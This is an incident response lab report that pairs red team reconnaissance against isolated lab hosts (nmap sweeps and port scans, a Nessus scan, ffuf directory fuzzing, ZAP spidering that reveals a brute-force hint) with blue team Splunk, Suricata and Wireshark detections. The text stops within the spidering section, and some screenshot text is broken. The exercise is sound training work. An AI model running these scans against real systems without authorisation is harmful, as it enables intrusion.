

Incident Response Team Exercise

Contents

IRT Exercise Observation	3
1. Screenshot(s) of ping results showing attempted connection(s) with the attack target(s)	3
2. Notes and screenshots verifying attack attempts and types of incidents	4
2.1 Nessus Vulnerability Scan.....	4
2.2 Port Scanning	6
2.3 Directory Busting.....	9
2.4 Spidering	12
2.5 Brute Force Attack	15
2.6 Post-Exploitation Enumeration.....	17
2.7 Privilege Escalation	23
2.8 Blue Team Observation Checklist.....	26

IRT Exercise Observation

Red team: Andrew Negapatan, Md Salam

Observed by: Blue team – Md Salam, Andrew Negapatan, Nickolai Balida

Date: 06/11/2025

1. Screenshot(s) of ping results showing attempted connection(s) with the attack target(s)

Nmap on network 10.30.0.0/24 to get IP address of Blackbox Host (10.30.0.250) and then Ping from Red Team Kali Host (192.168.1.27)

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn 10.30.0.0/24
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2025-10-31 05:20 EDT
Nmap scan report for 10.30.0.1
Host is up (0.0020s latency).
Nmap scan report for 10.30.0.5
Host is up (0.0021s latency).
Nmap scan report for 10.30.0.235
Host is up (0.011s latency).
Nmap scan report for 10.30.0.236
Host is up (0.0048s latency).
Nmap scan report for 10.30.0.237
Host is up (0.0024s latency).
Nmap scan report for 10.30.0.250
Host is up (0.0022s latency).
Nmap done: 256 IP addresses (6 hosts up) scanned in 4.53 seconds
```

To Metasploitable (10.30.0.235) and Windows Server (10.30.0.236)

```
(kali㉿kali)-[~]
└─$ ping -c 2 10.30.0.235
PING 10.30.0.235 (10.30.0.235) 56(84) bytes of data.
64 bytes from 10.30.0.235: icmp_seq=1 ttl=63 time=9.34 ms
64 bytes from 10.30.0.235: icmp_seq=2 ttl=63 time=4.77 ms

— 10.30.0.235 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 4.769/7.053/9.337/2.284 ms

(kali㉿kali)-[~]
└─$ ping -c 2 10.30.0.236
PING 10.30.0.236 (10.30.0.236) 56(84) bytes of data.
64 bytes from 10.30.0.236: icmp_seq=1 ttl=127 time=5.21 ms
64 bytes from 10.30.0.236: icmp_seq=2 ttl=127 time=1.85 ms

— 10.30.0.236 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 1.847/3.526/5.206/1.679 ms
```

To Web Servers Farm (10.30.0.237) and Blackbox Host (10.30.0.250)

```
(kali㉿kali)-[~]
└─$ ping -c 2 10.30.0.237
PING 10.30.0.237 (10.30.0.237) 56(84) bytes of data.
64 bytes from 10.30.0.237: icmp_seq=1 ttl=63 time=1.06 ms
64 bytes from 10.30.0.237: icmp_seq=2 ttl=63 time=2.63 ms

— 10.30.0.237 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 1.063/1.846/2.629/0.783 ms

(kali㉿kali)-[~]
└─$ ping -c 2 10.30.0.250
PING 10.30.0.250 (10.30.0.250) 56(84) bytes of data.
64 bytes from 10.30.0.250: icmp_seq=1 ttl=63 time=0.864 ms
64 bytes from 10.30.0.250: icmp_seq=2 ttl=63 time=0.927 ms

— 10.30.0.250 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.864/0.895/0.927/0.031 ms
```

2. Notes and screenshots verifying attack attempts and types of incidents

2.1 Nessus Vulnerability Scan

Red Team Activity:

The red team conducted a vulnerability assessment across all target hosts within the DMZ using Nessus to systematically identify known security weaknesses that could be exploited by attackers. This process enabled the organisation to evaluate its current security posture and prioritise remediation efforts to address the identified vulnerabilities.

Target: 10.30.0.235 (Metasploitable), 10.30.0.236 (Windows Server), 10.30.0.237 (Web Servers Farm), 10.30.0.250 (Black Box)

The scan report will be provided at the end of the project.

The screenshot shows the Tenable Nessus Essentials web interface. The top navigation bar includes the Tenable logo, 'Nessus Essentials', 'Scans', and 'Settings'. On the left sidebar, under 'FOLDERS', are 'My Scans' (selected), 'All Scans', and 'Trash'. Under 'RESOURCES', are 'Policies' and 'Plugin Rules'. A 'Tenable News' link is at the bottom of the sidebar. The main content area is titled 'Galos Network Scan / Configuration' with a 'Back to Scan Report' link. It features a 'Settings' tab (selected) and 'Credentials' and 'Plugins' tabs. The 'BASIC' section is expanded, showing 'General' (selected), 'Schedule', and 'Notifications'. The 'DISCOVERY', 'ASSESSMENT', 'REPORT', and 'ADVANCED' sections are collapsed. The 'General' settings include:

- Name:** Galos Network Scan
- Description:** (Empty text area)
- Folder:** My Scans
- Targets:** 10.30.0.235,10.30.0.236,10.30.0.237,10.30.0.250

At the bottom, there are 'Upload Targets' and 'Add File' buttons.

Blue Team Activity:

Screenshot of Splunk 9.0.4.1 search results showing network traffic analysis:

_time	src_ip	dest_ip	dest_port	alert.signature	count
2025-11-03 23:13:10	192.168.1.27	10.30.0.250	2222	SURICATA Applayer Mismatch protocol both directions	4
2025-11-03 23:13:10	192.168.1.27	10.30.0.250	8080	SURICATA Applayer Mismatch protocol both directions	7
2025-11-03 23:13:15	192.168.1.27	10.30.0.250	2222	SURICATA Applayer Mismatch protocol both directions	2
2025-11-03 23:13:15	192.168.1.27	10.30.0.250	2222	SURICATA SSH invalid banner	1
2025-11-03 23:13:19	192.168.1.27	10.30.0.250	8080	SURICATA Applayer Detect protocol only one direction	1
2025-11-03 23:13:19	192.168.1.27	10.30.0.250	8080	SURICATA Applayer Mismatch protocol both directions	2
2025-11-03 23:13:21	192.168.1.27	10.30.0.250	8080	SURICATA Applayer Mismatch protocol both directions	1
2025-11-03 23:13:24	192.168.1.27	10.30.0.250	8080	SURICATA Applayer Mismatch protocol both directions	1
2025-11-03 23:13:28	192.168.1.27	10.30.0.250	8080	SURICATA Applayer Detect protocol only one direction	4
2025-11-03 23:13:29	192.168.1.27	10.30.0.250	8080	SURICATA Applayer Detect protocol only one direction	1
2025-11-03 23:13:29	192.168.1.27	10.30.0.250	8080	SURICATA Applayer Mismatch protocol both directions	1
2025-11-03 23:13:29	192.168.1.27	10.30.0.250	8080	SURICATA HTTP Host header ambiguous	1
2025-11-03 23:13:29	192.168.1.27	10.30.0.250	8080	SURICATA HTTP Host header invalid	1
2025-11-03 23:13:29	192.168.1.27	10.30.0.250	8080	SURICATA HTTP Host part of URI is invalid	1

Screenshot of pfSense Suricata logs browser showing log file contents:

Log File to View
eve.json

Choose which log you want to view..

Status/Result: File successfully loaded.

Log File Path: /var/log/suricata/suricata_hn346656/eve.json

Log Contents:

```
{
  "timestamp": "2025-11-03T23:13:09.382014+1100",
  "flow_id": "1640738209162876",
  "in_iface": "hn3",
  "event_type": "snmp",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:09.190857+1100",
  "flow_id": "1661044509446851",
  "in_iface": "hn3",
  "event_type": "alert",
  "src_ip": "10.30.0.250"
}

{
  "timestamp": "2025-11-03T23:13:10.339696+1100",
  "flow_id": "1957880065532349",
  "in_iface": "hn3",
  "event_type": "alert",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.349884+1100",
  "flow_id": "1784216507601028",
  "in_iface": "hn3",
  "event_type": "dns",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.353633+1100",
  "flow_id": "1957880065532349",
  "in_iface": "hn3",
  "event_type": "tls",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.354346+1100",
  "flow_id": "1784216507601028",
  "in_iface": "hn3",
  "event_type": "dns",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.356660+1100",
  "flow_id": "18133185663656417",
  "in_iface": "hn3",
  "event_type": "snmp",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.417166+1100",
  "flow_id": "1763061729193333",
  "in_iface": "hn3",
  "event_type": "alert",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.432115+1100",
  "flow_id": "1855921136617188",
  "in_iface": "hn3",
  "event_type": "quic",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.431949+1100",
  "flow_id": "1763061729193333",
  "in_iface": "tls",
  "event_type": "tls",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.434649+1100",
  "flow_id": "1836085625235845",
  "in_iface": "hn3",
  "event_type": "alert",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.437776+1100",
  "flow_id": "1811520739144233",
  "in_iface": "hn3",
  "event_type": "alert",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.444655+1100",
  "flow_id": "1836085625235845",
  "in_iface": "hn3",
  "event_type": "tls",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.455216+1100",
  "flow_id": "19098852137496193",
  "in_iface": "hn3",
  "event_type": "alert",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.468091+1100",
  "flow_id": "1956663448621425",
  "in_iface": "hn3",
  "event_type": "alert",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.240428+1100",
  "flow_id": "1934523283981010",
  "in_iface": "hn3",
  "event_type": "snmp",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.244942+1100",
  "flow_id": "1877057351998275",
  "in_iface": "hn3",
  "event_type": "dns",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.349863+1100",
  "flow_id": "1784127167172866",
  "in_iface": "hn3",
  "event_type": "quic",
  "src_ip": "192.168.1.27"
}

{
  "timestamp": "2025-11-03T23:13:10.354308+1100",
  "flow_id": "1958889330536798",
  "in_iface": "hn3",
  "event_type": "alert",
  "src_ip": "192.168.1.27"
}
```

From Splunk and pfSense Suricata, we were able to monitor the Nessus vulnerability scanning activities as shown above.

2.2 Port Scanning

Red Team Activity:

The red team performed Nmap port scanning on the Blackbox host to identify open ports, live hosts, and active services within the target network.

Target: 10.30.0.250

```
(kali㉿kali)-[~]
└─$ nmap -A -p- -T4 10.30.0.250
Starting Nmap 7.94 ( https://nmap.org ) at 2025-11-03 22:25 EST
Nmap scan report for 10.30.0.250
Host is up (0.0025s latency).

Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
2222/tcp  open  ssh      OpenSSH 9.0p1 Debian 1 (protocol 2.0)
| ssh-hostkey:
|   256 e9:45:da:08:d3:6c:6f:03:08:a7:67:8b:8e:e9:f7:ed (ECDSA)
|_  256 d9:e3:9f:b9:9f:a0:1d:73:ab:34:b3:c6:ea:52:02:98 (ED25519)
8080/tcp  open  http     Apache httpd 2.4.53 ((Debian))
|_http-title: Blackb0x_for_IRTx
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.53 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.89 seconds

(kali㉿kali)-[~]
```

Blue Team Activity:

Hide Fields All Fields

List Format 20 Per Page

i Time Event < Prev 1 2 3 4 5 6 7 8 Next >

```
# http.length 83
a http.protocol 4
a http.request_headers().name 30
a http.request_headers().value 98
a http.response_headers().name 11
a http.response_headers().value 100+
# http.status 7
a http.url 100+
a in_iface 1
a index 1
# linecount 1
a pkt_src 3
a proto 3
a punct 1
a splunk_server 1
a src_ip 1
# src_port 100+
a timestamp 100+
# tx_id 44
185 more fields
+ Extract New Fields
```

> 11/4/25 2:25:50.000 PM { [-]
 dest_ip: 10.30.0.250
 dest_port: 8080
 event_type: http
 flow_id: 1420051146434443
 http: { [+]
 }
 in_iface: hn3
 pkt_src: wire/pcap
 proto: TCP
 src_ip: 192.168.1.27
 src_port: 42674
 timestamp: 2025-11-04T14:25:49.217769+1100
 tx_id: 0
 }
 Show as raw text
 host = pfSense | source = /var/log/suricata/suricata_hn346656/eve.json | sourcetype = s

> 11/4/25 2:25:50.000 PM { [-]
 dest_ip: 10.30.0.250
 dest_port: 8080
 event_type: http
 flow_id: 1672021751881639
 http: { [+]
 }
 in_iface: hn3
 pkt_src: wire/pcap
 proto: TCP

net 10.30.0.0/24 && tcp.flags.syn==1 && tcp.flags.ack==0

No.	Time	Source	Destination
35	2025-11-04 14:25:41.045425	192.168.1.27	10.30.0.250
36	2025-11-04 14:25:41.045425	192.168.1.27	10.30.0.250
37	2025-11-04 14:25:41.045425	192.168.1.27	10.30.0.250
38	2025-11-04 14:25:41.045563	10.30.0.250	192.168.1.27
39	2025-11-04 14:25:41.045567	10.30.0.250	192.168.1.27
40	2025-11-04 14:25:41.045580	10.30.0.250	192.168.1.27
41	2025-11-04 14:25:41.045585	10.30.0.250	192.168.1.27

Frame 35: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: Microsoft_00:04:21 (00:15:5d:00:04:21), Dst: Microsoft_00:04:11 (00:15:5d:00:04:11)
Internet Protocol Version 4, Src: 192.168.1.27, Dst: 10.30.0.250
Transmission Control Protocol, Src Port: 42870, Dst Port: 443, Seq: 0, Len: 0

0000	00 15 5d 00 04 11 00 15 5d 00 04 21 08 00 45 00	..].....]...!..E..
0010	00 3c 26 10 40 00 3f 06 48 d1 c0 a8 01 1b 0a 1e	.<&..@..?.. H.....
0020	00 fa a7 76 01 bb 6a 6e 9f 41 00 00 00 00 a0 02	..v..jn ..A.....
0030	fa f0 47 6a 00 00 02 04 05 b4 04 02 08 0a 69 6e	.Gj..... .in
0040	1c 7a 00 00 00 00 01 03 03 07	.z.....

The screenshot shows the Suricata Logs Browser interface. At the top, there are navigation buttons (back, forward, search) and a URL bar displaying "192.168.0.1/suricata/suricata_logs_browser.php". Below the URL bar, there are three dropdown menus:

- Instance to View:** (REDLAN) REDLAN. A note below says "Choose which instance logs you want to view."
- Log File to View:** eve.json. A note below says "Choose which log you want to view.."
- Status/Result:** File successfully loaded. Log File Path: /var/log/suricata/suricata_hn346656/eve.json

At the bottom left is a "Refresh" button.

Log Contents:

```

mp": "2025-11-04T14:25:48.989048+1100", "flow_id": "1944913987471935", "in_iface": "hn3", "event_type": "http", "src_ip": "192.168.1.27", "sr
mp": "2025-11-04T14:25:49.021269+1100", "flow_id": "1433468851728948", "in_iface": "hn3", "event_type": "http", "src_ip": "192.168.1.27", "sr
mp": "2025-11-04T14:25:48.992452+1100", "flow_id": "1944913987471935", "in_iface": "hn3", "event_type": "fileinfo", "src_ip": "10.30.0.250",
mp": "2025-11-04T14:25:49.034252+1100", "flow_id": "1437678111633216", "in_iface": "hn3", "event_type": "ssh", "src_ip": "192.168.1.27", "src
mp": "2025-11-04T14:25:49.020405+1100", "flow_id": "1427258152409386", "in_iface": "hn3", "event_type": "http", "src_ip": "192.168.1.27", "sr
mp": "2025-11-04T14:25:49.021528+1100", "flow_id": "1428440424522765", "in_iface": "hn3", "event_type": "http", "src_ip": "192.168.1.27", "sr
mp": "2025-11-04T14:25:49.086801+1100", "flow_id": "1433468851728948", "in_iface": "hn3", "event_type": "fileinfo", "src_ip": "10.30.0.250",
mp": "2025-11-04T14:25:49.125640+1100", "flow_id": "1435028662079019", "in_iface": "hn3", "event_type": "fileinfo", "src_ip": "192.168.1.27"
mp": "2025-11-04T14:25:49.022110+1100", "flow_id": "1478779999916138", "in_iface": "hn3", "event_type": "http", "src_ip": "192.168.1.27", "sr
mp": "2025-11-04T14:25:49.088240+1100", "flow_id": "1431924871118088", "in_iface": "hn3", "event_type": "http", "src_ip": "192.168.1.27", "sr
mp": "2025-11-04T14:25:49.125640+1100", "flow_id": "1435028662079019", "in_iface": "hn3", "event_type": "http", "src_ip": "192.168.1.27", "sr
mp": "2025-11-04T14:25:49.021826+1100", "flow_id": "1446498046247161", "in_iface": "hn3", "event_type": "http", "src_ip": "192.168.1.27", "sr
mp": "2025-11-04T14:25:49.143338+1100", "flow_id": "1435028662079019", "in_iface": "hn3", "event_type": "fileinfo", "src_ip": "10.30.0.250",
mp": "2025-11-04T14:25:49.085044+1100", "flow_id": "1427258152409386", "in_iface": "hn3", "event_type": "fileinfo", "src_ip": "10.30.0.250",
mp": "2025-11-04T14:25:49.034253+1100", "flow_id": "1478861481406817", "in_iface": "hn3", "event_type": "ssh", "src_ip": "192.168.1.27", "src
mp": "2025-11-04T14:25:49.143724+1100", "flow_id": "1496696249359591", "in_iface": "hn3", "event_type": "http", "src_ip": "192.168.1.27", "sr
mp": "2025-11-04T14:25:49.088282+1100", "flow_id": "1479099295976852", "in_iface": "hn3", "event_type": "http", "src_ip": "192.168.1.27", "sr
mp": "2025-11-04T14:25:49.089003+1100", "flow_id": "1443196608548494", "in_iface": "hn3", "event_type": "http", "src_ip": "192.168.1.27", "sr
mp": "2025-11-04T14:25:49.086800+1100", "flow_id": "1428440424522765", "in_iface": "hn3", "event_type": "fileinfo", "src_ip": "10.30.0.250",
mp": "2025-11-04T14:25:49.089266+1100", "flow_id": "1443196608548494", "in_iface": "hn3", "event_type": "fileinfo", "src_ip": "10.30.0.250"

```

We detected port-scanning activity using Splunk, Wireshark and pfSense suricata indicating a potential hacking attempt.

2.3 Directory Busting

Red Team Activity:

The red team launched web content scanning to identify hidden web content, directories, files, and potential vulnerabilities within the target web application.

Target: 10.30.0.250

```
(kali㉿kali)-[~]
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt:FUZZ -u http://10.30.0.250:8080/FUZZ




```

v2.0.0-dev

```
:: Method : GET
:: URL : http://10.30.0.250:8080/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405,500
```

```
:: Progress: [1/207643] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: E
[Status: 200, Size: 402, Words: 89, Lines: 14, Duration: 8ms]
* FUZZ: #
```

Blue Team Activity:




We were able to monitor this suspicious activity of web content scanning from Wireshark and Splunk. At this stage, we may have to report to a team supervisor on this potential hacking attempt.

2.4 Spidering

Red Team Activity:

The red team performed web spidering to map the structure of the target web application, uncover hidden or unlinked content, and identify potential vulnerabilities. The scan successfully located *robots.txt* file containing hints for a username and password.

Target: 10.30.0.250



Untitled Session - ZAP 2.16.1

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode < Response Requester +

Sites +

Contexts Default Context

Sites

http://10.30.0.250:8080

GET:/ GET:robots.txt GET:sitemap.xml

https://ads-img.mozilla.org v1

https://spocs.getpocket.com

Quick Start Request

Welcome to ZAP by Checkmarx

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

Newbie Beginner Advanced

History Search Alerts Output WebSockets Spider +

Progress: 0: http://10.30.0.250:8080/ ||| Current Scans: 0 URLs Found: 3 Nodes Added: 2

URLs Added Nodes Messages

Processed	Method	URI	Flags
Green	GET	http://10.30.0.250:8080/	Seed
Green	GET	http://10.30.0.250:8080/robots.txt	Seed
Green	GET	http://10.30.0.250:8080/sitemap.xml	Seed

10.30.0.250:8080/robots.txt +

10.30.0.250:8080/robots.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


Hello guys,

Congrats on finding me so soon :)

Next Hint: The username of this machine is g***** , The playgroup teacher who teaches Peppa Pig and her friends.

And password can be found using a tool created by "vanhauser" with fasttrack.

Blue Team Activity:



Search | Splunk 9.0.4.1 +

192.168.0.10:8000/en-US/app/search/search?earliest=-60m%40m&latest=now&q=se

Events (2,244) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect 1 minute per column

List ▾ Format 20 Per Page ▾

